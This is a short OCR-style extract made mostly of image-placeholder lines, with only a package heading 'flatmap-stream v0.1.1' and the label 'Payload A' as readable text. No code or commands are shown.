
flatmap-stream v0.1.1





Payload A

